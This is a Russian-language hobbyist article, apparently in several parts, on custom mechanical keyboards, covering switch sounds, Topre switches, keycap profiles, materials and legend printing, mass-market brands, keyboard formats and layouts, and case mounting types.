Звук — святая святых каждого клавиатурного гика. Если не брать во внимание кликающие свичи, то звук линейных и тактильных можно разбить на три главные категории, которые могут смешиваться между собой в разных пропорциях в зависимости от фантазии производителя.


Первая — хай-питч. Так называют высокий громкий звук удара стема о нижний корпус переключателя. Особенно этот звук любим людьми, которые угорают по кастомам в олдушном стиле и предпочитают переключатели Cherry Black.



Пример клавиатуры на таких свичах

Вторая категория называется «крими токи клаки» (creamy thocky clacky). Такой звук обычно издают переключатели, сделанные из POM-пластика, либо свичи, стоящие в кастомных клавиатурах, которые гасят высокие тона. Это глухой и невысокий звук удара плотного пластика о плотный пластик. Если ты любишь смотреть видосики зарубежных клавогиков и слышишь ну очень приятные звуки при печати, то, скорее всего, это оно — звук «крими токи клаки». Пример таких клавиатур — Zeal PC Tealio или Gateron Cap Teal.

Третий тип — сайлент-звук. Это уже сильно приглушенный звук, он встречается исключительно в линейках Silent-переключателей. Сайлент-переключатели разных производителей довольно сильно различаются материалами и методами глушения звука, поэтому хоть сайленты и звучат тихо, но тонально могут сильно отличаться друг от друга.



Сайлент-звук. Послушай сам

Звук переключателей зависит от кучи разных параметров, таких как материал корпуса, его строение, материал и конструкция плейта, материалы кейкапов, их толщина и форма.

Электростатические (емкостные) переключатели

В этих переключателях есть металлические лифы либо пружины, но у них нет прямого замыкания контактов. Платы с этими переключателями оснащены датчиками измерения емкости, а емкость изменяется при нажатии. Причем на таких клавиатурах можно задать свою точку срабатывания переключателя, допустим при нажатии на 1,5 мм или на 2 мм.

Электростатические переключатели бывают двух подтипов. Первые — формы Cherry MX. Они несовместимы с другими клавиатурами, но совместимы с кейкапами Cherry MX и по своему устройству очень напоминают обычные механические свичи, только лифы у них не соприкасаются. Их делает Varmilo в EC-серии своих клавиатур. Такие переключатели имеют два контакта и припаиваются, как и обычные свичи Cherry MX. Ни с какими другими клавиатурами они не совместимы, так что эта штука не особо популярная.

Второй подтип называется Topre, вот о них поговорим подробнее. Прежде всего, сами переключатели очень напоминают мембранную клавиатуру, но без мембраны. Конструкция такая: в плейт клавиатуры вставлена пластиковая матрица, на которой установлены штоки. На них надеваются кейкапы, а штоки служат толкателями. Под толкателями находится резинокупольная прокладка, практически точно такая же, как у мембранных клавиатур, а под каждым резиновым куполом расположена конусообразная пружина, которая нижней своей частью стоит на плате, усеянной емкостными датчиками.

Резинокупольная прокладка делает то, что делают пружины в механических переключателях: выталкивает переключатель в ненажатое положение. Плюс из-за своего устройства она обладает определенной тактильностью при нажатии. То есть ход нажатия на переключатели Topre не линеен. Пружина же служит исключительно для срабатывания нажатия изменением емкости. Права на переключатели Topre принадлежат компании Fujitsu, и вся мощь их разработок заключена в двух брендах клавиатур — RealForce и HHKB. Важный нюанс: кейкапы у них не MX-совместимые, и стабилизаторы тоже.

Под эти клавиатуры сторонние производители иногда выпускают свои совместимые сеты, поэтому моддинг возможен, и еще как. Можно ли переделать свой реалфорс под MX-кейкапы? Можно, заменой слайдеров (они же стемы, толкатели, на которые надеты капы).

Еще на рынке присутствуют клавиатуры на клонах Topre под названием Nopre. Продаются они под маркой Niz. Эти клавы уже отошли от классического японского стиля и выглядят ближе к массовому сегменту клавиатур. Но и предлагают они больше, например RGB-подсветку, разнообразную граммовку пружин, выбираемую на сайте производителя, а также поддержку Bluetooth. Попробуй — возможно, тебе понравится.

Кейкапы

Они же кнопки, они же «кепки», они же колпачки, что надеты на переключатели. Именно их при печати касаются твои пальцы. Кейкапы различают по их профилю, методу нанесения легенд и материалам, из которых они изготовлены.

Кейкапы

Профиль

Этим термином называется форма кейкапов, которая влияет на внешний вид и удобство печати на клавиатуре. Кейкапы бывают скульптурированные и нескульптурированные. Первые имеют разную высоту на разных рядах клавиатуры. Большинству нравятся именно скульптед-профили. Самые популярные среди них выпускают Cherry, OEM, SA. А вот нескульптурированные кейкапы имеют одинаковую высоту по всем рядам. Если посмотреть на клавиатуру в профиль, то она выглядит плоской. Самые популярные не скульптед-профили — XDA, DSA. Подробнее почитать о профилях можно тут.

Метод нанесения легенд

Легенды — это буковки и циферки на кейкапах. Опишу два самых популярных способа нанесения легенд.

Double Shot

Первый из них называется Double Shot («двойной выстрел» в переводе гугля, «двухстволка» в варианте автора). Он связан с технологией отливки. Основной корпус кейкапа отливается из одного цвета и вида пластика с вырезом для легенды. Далее заливается второй цвет из другого сорта пластика. Соответственно, буковку с такого кейкапа невозможно стереть в принципе, она отлита ~~в граните~~ в пластмассе на всю глубину поверхности кейкапа.

Самые крутые кейкапы делает немецкая компания GMK как серийным производством, так и на заказ для различных дизайнеров. И упаси боже тебе вступить в группбай на «кепки» этого производителя. Скорее всего, ты не дотерпишь до момента их отправки — срок ожидания может составлять два года и больше.

Также можно отливать даблшот из материалов с разной степенью прозрачности и делать кейкапы, которые так любят зумеры, — с прозрачными символами для RGB-подсветочек. И да, нынче научились делать триплшоты, то есть можно отливать символы разных цветов. Правда, GMK в такие технолоджи не умеет, поэтому в крутейшем сете GMK Terror основные легенды отлиты, а вторые легенды тупо напечатаны, как наклейки. Да-да, ты вморозил 200 баксов в «кепки», подождал пару лет, они приехали, и мало того, что через какое-то время вторые легенды стерлись или отлетели, так еще и капы зашайнились (что это за эффект, я расскажу далее).

Поговорим о качестве. GMK умеют делать красиво, отливать капы качественно и ровно, сами капы и легенды ровные. Но так дела обстоят далеко не у всех. Купив дешманские капы на «Алике» за пару косарей, ты обнаружишь, что легенды выглядят слишком округло, недостаточно детально, могут либо быть утопленными в корпус, либо, наоборот, чуть выступать над площадкой капа. Да, Akko, я о тебе говорю. Поэтому, если ты решил купить себе капы, выполненные именно по такой технологии, не жмотничай, я тебя прошу, — скупой платит дважды. Большинство даблшот-капов сделаны из пластика ABS, который обладает не самыми клевыми характеристиками. Пластик PBT тоже встречается — например, в продукции Dark Project.

DYE-SUB

Она же сублимационная печать. Разогретую краску под давлением вгоняют внутрь пустого кейкапа, и получается напечатанная буковка. Эту буковку почти нереально стереть, так как краска не ложится поверх кейкапа, а проникает внутрь пластика и становится единым целым с ним. Один из лучших изготовителей, использующих данную технологию, — ePBT. Эти чуваки тоже делают как серийные кейкапы, так и под заказ.

Купив кейкапы ePBT, ты получишь толстенный PBT-пластик, резкие, как бритва, края у легенд, и их ровное расположение относительно друг друга плюс четкие и яркие цвета. Купив дешман с «Алика», ты увидишь, что буквы прыгают относительно друг друга, цвета будут бледные, а края легенд — размытые. Поэтому, братан, не жмоться и в этом случае. Лучше возьми серийные капы ePBT или аналогичные изделия других производителей подороже.

Технологический процесс сублимации отличается тем, что легенды таким способом можно нанести только на PBT-пластик. Дело в том, что вакуумная печь — это далекий потомок вулкана Ородруин, поэтому ABS-пластик тупо не выдержит таких температур и расплавится, аки снег по весне.

Черные легенды можно нанести на белый пластик, белые легенды на черный — нельзя. Поэтому обычно юзают белые бланковые капы и уже на них накладывают либо просто легенды, либо легенды и маску другого цвета, например зеленый кап с красной легендой. Из этого делаем вывод: если у производителя краска — отстой, печь — отстой и в качестве инженера-технолога работает Чубакка, то капы будут бледные, мутные и выглядеть будут непотребно. Если же все у изготовителя окей, то на выходе мы получим красивейшие и сочнейшие кейкапы.

К слову, если тебе попадутся черные кейкапы с белым символом, то для печати таких расцветок берут белый кап, сверху и по бокам окрашивают черным цветом, а легенду, наоборот, не отпечатывают. Такая технология называется «реверсивный дайсаб». Самая сложная и замороченная технология, с помощью которой можно перекрашивать белые бланковые кейкапы целиком. Красиво и качественно это умеет делать, по-моему, только ePBT.

Материалы

Два самых распространенных материала для изготовления кейкапов — это пластики ABS и PBT. О них я и расскажу. Еще капы делают из POM-пластика, из дерева, из алюминия. Возможно, если отправить пару-тройку токсичных троллей из клавиатурного сообщества в места не столь отдаленные, появятся и из хлебного мякиша.

ABS расшифровывается как акрилонитрилбутадиенстирол. Капы из него дешевы, легки в производстве и юзаются чуть более чем во всех клавиатурах масс-маркет-класса: «Рейзере», «Лоджитеке», «Корсаре» и прочих. Хорош ABS-пластик тем, что бывает прозрачным, а значит, без него не обойтись при изготовлении капов с прозрачными легендами. Жирный плюс, на мой взгляд, у него только один: компания GMK (и не только она) отливает из ABS кейкапы сочнейших цветов, просто феерия для глаз. Само собой, сочные и ровные ABS-кейкапы стоят денег. Минусы тоже есть, но о них чуть позже.

PBT — полибутилентерефталат. Очень крепкий и жаростойкий пластик. Из него отлично получаются красиво выглядящие и хорошо звучащие кейкап-сеты для кастомных клавиатур. Кроме того, его юзают для хороших серийных клавиатур. Этот материал подходит для печати легенд методом сублимации и даблшотом, устойчив к термическим и химическим воздействиям. Лично я не раз чистил загаженные кейкапы из такого пластика шуманитом (мощная щелочь для кухонь), и хоть бы что им было. Очищаются от жира, крошек, еды, грязи и дохлых тараканов на раз. Рекомендую.

Еще из-за своей плотности и веса такие клавиши отлично звучат, то есть при прямом сравнении любые PBT-кепочки будут звучать лучше, чем ABS-дешман из средних ценовых категорий. Хотя толстый ABS тоже хорошо звучит. И еще PBT не желтеет со временем — внукам отдашь.

Шайн

Любые ABS-кепочки из шершавых быстро становятся гладкими, настолько гладкими, что начинают блестеть, словно лысина Ильича. Так что рано или поздно (скорее всего, рано) на люто дорогих кейкапах из ABS появятся блестящие проплешины. Кому-то такое заходит, некоторые оригиналы даже специально шайнят кнопки в парах ацетона. Короче, сам думай, надо оно тебе или нет. И да, ABS-кепочки на «Лоджитеках» обычно покрыты матовой краской, которая собирает все отпечатки мира, но не дает им затираться до блеска.

Пожелтение

АБС-пластик под действием ультрафиолета желтеет. Желтые ретроклавы видел? Так вот: лет тридцать назад они были либо белые, либо цвета слоновой кости, но никак не желтые. Этот процесс можно повернуть вспять, подвергнув ABS процедуре осветления в ультрафиолетовой ванне с отражателями и концентрированной перекисью водорода. Но на этот момент можешь особо не обращать внимания, так как желтеют ABS-кейкапы медленно и, скорее всего, ты не станешь покупать себе капы в пользование на долгие и долгие годы.

Размеры кейкапов

Кейкапы бывают разной длины, и за стандарт были приняты те же юниты, в которых измеряются размеры стабилизаторов. Обозначаются они латинской буквой U. В качестве юнита взят размер обычной символьной клавиши, остальные капы имеют либо целый, либо дробный размер в юнитах. Например, длина пробела на стандартной раскладке ANSI/ISO составляет 6,25 юнита. Кнопка Ctrl — 1,25 U, а Enter — 2,25 U.

Хитрость состоит в том, что в зависимости от раскладки может изменяться привычная длина клавиш. У WKL-клавиатур пробел уже составляет 7 юнитов, а не 6,25, поэтому при покупке новой базы твой старый уже не подойдет. Соответственно, при покупке новых наборов нужно внимательно смотреть, есть ли кейкапы нужного размера в наборе. Например, сейчас стал очень популярен формат клавиатур 75% — когда покупаешь кейкап-сет под такую клаву, обрати внимание как минимум на наличие в сете правого шифта размером 1,75 U.

ПРОДОЛЖЕНИЕ СЛЕДУЕТ

Ограниченный объем статьи не позволил нам рассмотреть другие важные моменты, связанные с созданием кастомных клавиатур. В следующей части мы проведем обзор рынка, побеседуем о всевозможных модах и важных аксессуарах, которые сделают твою клавиатуру по-настоящему уникальной.

МЕХАНИЧЕСКАЯ КЛАВА

ВЫБИРАЕМ КЛАВИАТУРУ, КОМПОНЕНТЫ И МОДЫ

Артём Лебовски
Мое хобби – сборка кастомных клавиатур. Если тебе интересна эта тема и есть вопросы, обращайся в мою группу ВК (https://vk.com/cstmmade) или пиши мне лично https://vk.com/askem

Клавиатуры, как известно, бывают разные: подешевле и попроще из компьютерных магазинов и кастомные — их собирают вручную. Каждая такая клавиатура по-своему уникальна. Создание кастомных клавиатур — это целый увлекательный мир со своими особенностями и нюансами. Сегодня я расскажу тебе о рынке кастомов, раскладках клавиатур, устройстве корпусов, модах и аксессуарах.

INFO


О достоинствах механических клавиатур и их устройстве читай в предыдущей статье: «Механическая Клава. Как, зачем и из чего собирать свою клавиатуру».

МАСС-МАРКЕТ-КЛАВИАТУРЫ

Напишу несколько строк только о тех масс-маркет-клавиатурах, которые не вызывают чувства печали (а какие-то даже радуют за свои деньги). Учитывая, что я не первый год работаю с механическими клавиатурами, с большинством из них я сталкивался лично. Сталкивался — это значит оказывал техподдержку, ремонтировал их, модифицировал, обслуживал и просто пользовался ими не один день. Итак, поговорим о хороших брендах из категории масс-маркета.

Varmilo

«Вармилки» могут похвастаться отличным крепким корпусом и крутыми кейкапами разнообразных расцветок. Легенды на кейкапах напечатаны сублимацией, причем напечатаны хорошо. Края легенд резкие и четкие, что свидетельствует о вдумчивом подходе к делу: немногие производители умеют хорошо печатать легенды методом сублимации. Кейкапы имеют свой уникальный профиль, напоминающий классический «Черри», но площадки под пальцы у Varmilo шире. Печатать на такой клавиатуре удобно. Еще в этих клавах с завода установлены неплохие смазанные стабилизаторы.



Типичная клавиатура Varmilo

Теперь о плохом: у Varmilo нет никакого софта, а школьники или бухие мужики каким-то образом постоянно зажимают комбинации свапа клавиш Win с Fn либо вовсе вырубают кнопку Win, вызывая рыдания у сотрудников техподдержки. Потому что разобраться с проблемой юзеры не в состоянии, даже с инструкцией. Это беда. Кроме этих фишек и управления мультимедиа через зажатый Fn, клавиатура не умеет вообще ничего.

Она становится совершенно беспомощной, если ты хочешь сделать собственную раскладку или назначить клавишам свой макрос. «Вармило» используют переключатели Cherry. Не лучшие переключатели, по крайней мере на 2022 год. Они не имеют смазки, из-за чего при печати даже на сайлент-переключателях раздается бешеный лязг и звон пружин — это ужасно. Нюанс: после смазки переключатели «Черри» внезапно становятся очень приятными по тактильным ощущениям и звучат отлично.

Leopold

Это клавиатуры для настоящих мужчин. Классический дизайн корпуса, нестандартный профиль кейкапов под названием Step Sculpture 2. Он напоминает профиль Cherry, но немного пониже. В качестве метода нанесения легенд используется Double Shot. Причем легенды получаются высокого качества, но все же не идеального. Количество расцветок этих клавиатур и кейкапов сильно ограничено, и все они, прямо скажем, на большого любителя.

Клавиатура Leopold

«Леопольды» используют переключатели Cherry, которые я уже упоминал. У «Лео» нет никакого софта или комбинаций клавиш, только dip-переключатели на дне клавиатуры, сочетаниями которых можно свапнуть пару клавиш. И все. Но самое главное — клавиатура при всей своей простоте сразу же начинает гнить, если на нее что-то пролить. То есть если вечером за каточкой в танки ты плеснешь на нее немного пива, то утром у клавиатуры может отказать весь нижний ряд клавиш, потому что диоды и прочие радиоэлементы сгниют и окислятся, а без них клавиши не работают. Стабы в «Леопольдах» смазаны «нанослоем», то есть смазка как бы есть, но ее настолько мало, что клавиатура лязгает на всю комнату.

Dark Project

А конкретно — KD87A на Gateron Cap Teal. Сильная сторона этих клавиатур спрятана внутри корпуса. Здесь используются переключатели Gateron Cap Teal: эти свичи Dark Project заказывает напрямую у производителя Gateron. Они имеют не совсем стандартную конструкцию, отличающуюся в лучшую сторону от других клонов Cherry-MX. У обычных MX-переключателей на дне нижней части корпуса находится втулка, в которую входит шток стема (стем — это подвижная часть свича, на которую насаживается кнопка). У серии Cap все инвертировано. Втулка находится на стеме, а шток — на дне корпуса.

Клавиатура Dark Project KD87A

Это ощутимо снижает воблинг стема, то есть кнопка на клавиатуре меньше болтается в стороны, если пошевелить ее пальцем. Большинство юзеров подобного эффекта не замечает, но для некоторых людей это важно. Еще переключатели Gateron Cap Teal отлично смазаны с завода, а значит, никакого звона пружин ты не услышишь, стем ходит очень плавно, что дает приятные ощущения при нажатии. Пружины у них длиннее пружин Cherry на 2 мм и находятся в предсжатом состоянии, что тоже сказывается на ощущениях от работы с клавой.

У KD87A крутые акустические характеристики. Стем и нижний корпус переключателя сделаны из POM-пластика, а верхняя часть корпуса — из поликарбоната. POM-пластик в свиче дает басовый звук («тук»), а не высокий («ток»), как на свичах Cherry из нейлона. За счет этого клавиатуры от «Дарков» звучат низко и приятно — не бесяще. Кейкапы — одни из лучших с подсветкой символов: так как это масс-маркет, людям нужна RGB-подсветка.

У «Дарков» есть свои молды (формы) для отливки кейкапов, а изготавливаются они из совершенно неубиваемого PBT-пластика. Для легенд используется прозрачный ABS-пластик, при этом легенды нанесены методом Double Shot и их невозможно стереть в принципе. На этой клавиатуре установлены стабилизаторы типа PCB-Mount, такие стабилизаторы используют в кастомных клавиатурах. Стабилизаторы этого типа не вставляются в плейт клавиатуры, как стабы Plate Mount, а прикручиваются к плате винтами со стороны дна и имеют более низкие допуски при отливке, за счет чего работают гораздо тише аналогов — они еще и неплохо смазаны. Кроме того, у владельца появляется отличная возможность для последующей прокачки клавиатуры.

Так как в конструкции KD87A используются хотсвапы, можно заменить свичи, а стабилизаторы поставить, как у дорогих кастомов, и получить заметную разницу между магазинным образцом и прокачанной клавиатурой. Пример такого апгрейда можно увидеть здесь. Корпуса у этих клавиатур совершенно обычные, каких-то супернавороченных материалов не используется, однако радует, что производители прокладывают «шумку» между платой и плейтом. Многие этого не делают. Софт — ну, он есть. Китайский, кривоватый, но позволяющий ремапить кнопки и писать макросы плюс управлять подсветкой. До лидеров рынка, конечно, не дотягивает, но хоть что-то.

WWW

Держи ссылочки на программы, которые способны в программном режиме переназначать клавиши и писать макросы. С помощью этого софта ты сможешь сделать почти любую клавиатуру «умной», даже если по умолчанию она ничего не умела. Для Windows это KeyManager, для OS X – Karabiner.

ЧЕМ МАСС-МАРКЕТ ХУЖЕ КАСТОМОВ?

Если кратко — то всем. Во-первых, программные возможности: кастомную клавиатуру можно запрограммировать именно так, как удобно тебе, а не дядюшке Ляо с фабрики в Шэньчжэне. У стоковых клавиатур софт чаще всего адово кривой и неудобный.

Второй момент — корпуса и материалы. Учитывая, что стоковые клавы рассчитаны на массовые продажи, производители экономят на всем, на чем только можно. Корпуса делают из дешевого и тонкого пластика, переключатели используют тоже самые простые. Чаще всего они либо плохие, либо более-менее нормальные, в редких случаях хорошие (DP). А вот топ-переключатели за большие деньги в массовый сегмент никто не ставит, поскольку они могут стоить больше, чем среднестатистическая клавиатура из магазина.

Звук — это вообще та грань, которая отделяет плохую клавиатуру от хорошей. Если твоя клавиатура звучит как ведро с гайками, то, скорее всего, ты будешь заклеймен, осмеян и оплеван. К сожалению, большинство масс-маркет-клавиатур звучат настолько мерзостно, что удивительно, зачем их вообще покупают. У самых популярных брендов не встретить ни смазанных переключателей, ни смазанных стабилизаторов. Поэтому при нажатии на пробел пользователь слышит жуткий лязг пластика и металлической скобы, причем настолько громкий, что можно разбудить Ленина в мавзолее.

Кейкапы — чаще всего это ABS-пластик, тонкий, неизносостойкий и покрытый краской, в которой лазером вырезаны легенды, чтобы буковки светились, иначе не купят. Такие кнопки часто ломаются, облезают, шайнятся (затираются до блеска), совершенно отвратительно звучат, так как стенки у них очень тонкие, а хороший звук любит толщину.

Особая боль — это кейкапы на клавиатурах Logitech, особенно те, что юзаются с переключателями RomerG, они же Omron. По мне, так совершенно гадостные переключатели, которые ни черта нельзя заменить MX-совместимыми. Кроме того, на них невозможно натянуть никакие кейкапы, кроме фирменных, которые стоят дороже любого переключателя на рынке, так как компания ими официально не торгует.

Раскладки — это ужас и боль любого, кто пытался поставить на свой Razer или Corsair другой кейкап-сет. Нет, дружище, производители массовых клавиатур не юзают православный стандарт ANSI или ISO, они пошли собственным путем и извратили нижний ряд так, что, купив дорогой и хороший набор кейкапов, ты даже молотком его не забьешь на клавиатуру. У тебя не сойдется длина пробела или длина некоторых кнопок — Win, Ctrl, Alt.

Ну и конечно же, внешний вид. На рынке полно геймерских клавиатур, демонически сияющих всеми цветами радуги и радующих душу школьников обилием пластиковых рюшек. В сознании детей это выглядит дорого-богато. На самом же деле — жутко убого.

В качестве альтернативы можно выбрать прилично выглядящую, но все-таки пластиковую клавиатуру, как у Dark Project, Varmilo, Leopold, либо клаву с металлическим корпусом Vortex, где металл чуть толще фольги. Еще есть полупластиковые Das Keyboard. У этих клавиатур из металла сделана только верхняя панель, но выглядят они прилично, да и вообще клавиатуры неплохие. Их я уважаю, только они требуют обязательно смазать все стабилизаторы системы крепления Costar (редкий тип, идущий из глубины веков, но хороший). Еще придется заменить свичи Cherry приличными, а штатные ABS-кейкапы — PBT... Короче, проще собрать свою кастомную клавиатуру с нуля.

ФОРМАТЫ КЛАВИАТУР

Формат — это размер клавиатуры и количество кнопок на ней. Форматы бывают стандартные, не очень стандартные, а бывают авторские. Перечислю самые популярные среди стандартных.

100% — full-size-клавиатура с цифровым блоком справа (иногда слева). Все масс-маркет-клавиатуры начинали с него, сейчас этот формат постепенно умирает в домашнем использовании. Обычно люди не набирают очень много цифр, а значит, им не нужен цифровой блок. Можно на нем сэкономить и сделать клавиатуру компактнее и дешевле. Кастомы этого формата встречаются чуть чаще цветущего папоротника, увы, он не пользуется популярностью у клавиатурных гиков.

Клавиатура формата full-size

Формат 80%, он же TKL (tenkeyless) — это клавиатуры без цифрового блока. Золотая классика. 75% — почти то же самое, но в более компактной компоновке без кнопок Scroll Lock, Insert, Pause и нескольких других. Мой личный фаворит в лице клавиатуры GMMK PRO. Формат 65% — это когда от формата 75% отрезали ряд функциональных и парочку других клавиш. 60% — это формат 65%, от которого отрезали еще несколько кнопок и убрали стрелки. Особенно любим поклонниками компактных размеров и минимализма.


РАСКЛАДКИ КЛАВИАТУР

В одном и том же формате можно встретить клавиатуры с разным количеством и расположением клавиш. Например, раскладка WKL (winkeyless) — это фактически TKL (tenkeyless), но без двух клавиш Win. Клавиша пробела в этой раскладке увеличена с 6,25 юнита до 7 юнитов, а Ctrl и Alt с 1,25 юнита до 1,5. Еще часто делают разные раскладки на клавиатурах формата 60%. Тут и ANSI, и Tsangan, и клавы со сплит-пробелами, и даже стрелки умудряются запихивать в формат 60%. Подробнее о раскладках можно прочитать тут.

Клавиатура формата 60%

Разрядка рядов

Разрядка рядов — это промежутки между рядами клавиш. К примеру, обратим внимание на GMMK PRO. У этой клавиатуры формата 75% ряд функциональных клавиш отделен промежутком от цифрового ряда, а правый столбец и стрелки отделены от буквенного блока клавиш.




Клавиатура GMMK PRO

Бывают клавиатуры, где ряд функциональных клавиш имеет разрядку, а стрелки и правый столбец клавиш примыкают к буквенному блоку, — так устроена, например, Percent Studio Trio75. Еще встречаются самые компактные варианты без разрядки вовсе, такие как KBD75.

Стаггер

Стаггер — это сдвиг рядов клавиш относительно друг друга. Если ты внимательно посмотришь на свою клавиатуру, то увидишь, что клавиши расположены не друг над другом, а с небольшим смещением. Классический стаггер — то, на чем печатает большинство людей. Также бывает вертикальный стаггер, этот метод сдвига используется в некоторых эргономичных клавиатурах, например Jorne или Cornelius.



Вертикальный стаггер

Еще бывает матричный стаггер, на нем делают ортолинейные клавиатуры, у них нет никакого сдвига рядов клавиш относительно друг друга. Например, Atlas.

Эргоклавиатуры

Главное отличие эргономичных клавиатур от обычных — в изменении положения рук при печати. Эргоклавиатуры дают возможность держать руки более естественно для человека. Также эргоклавиатуры имеют различные сдвиги рядов и различное количество клавиш. Среди них встречаются как монолитные, например X-Bow, TGR Alice, Kinesis, так и разделенные на две части, каждая под свою руку, например Ultimate Hacking Keyboard, ErgoDox EZ. Такие клавиатуры называют эргосплитами. Кстати, эргосплиты особенно любимы в сообществе open source, часто продаются и собираются как DIY-наборы. Яркие примеры — Lily58, Sofle, Jorne, Corne, Jian, Jiran.

Продолжение статьи →


МЕХАНИЧЕСКАЯ КЛАВА

ВЫБИРАЕМ КЛАВИАТУРУ, КОМПОНЕНТЫ И МОДЫ

УСТРОЙСТВО КОРПУСА

Корпуса, они же маунты, бывают разные — я расскажу о самых интересных и популярных.

Самый распространенный тип корпуса — Tray Mount. Это корыто, на дне которого расположена резьба для винтов. Бутерброд из платы и плейта со свичами прикручивается к дну маунта. Фактически такой корпус состоит из одной детали и крайне прост в изготовлении. Некоторые гики модят подобные корпуса по своему вкусу: спиливают центральные стойки, устанавливают кольца O-Ring вокруг бутерброда (между платой и плейтом) и добавляют маленькие силиконовые колечки на боковые стойки. Получается чуть подпружиненная посадка «бутерброда» в корпус.



Корпус типа Tray Mount

Корпуса типа Top Mount состоят уже из двух частей. Изнутри верхней части прикручивается плейт с платой и свичами. У плейта есть специальные ушки с отверстиями под винты, а у верхней части на дне — резьбовые отверстия для этих самых винтов. Далее собранная верхняя часть прикручивается к нижней.

Корпус типа Top Mount

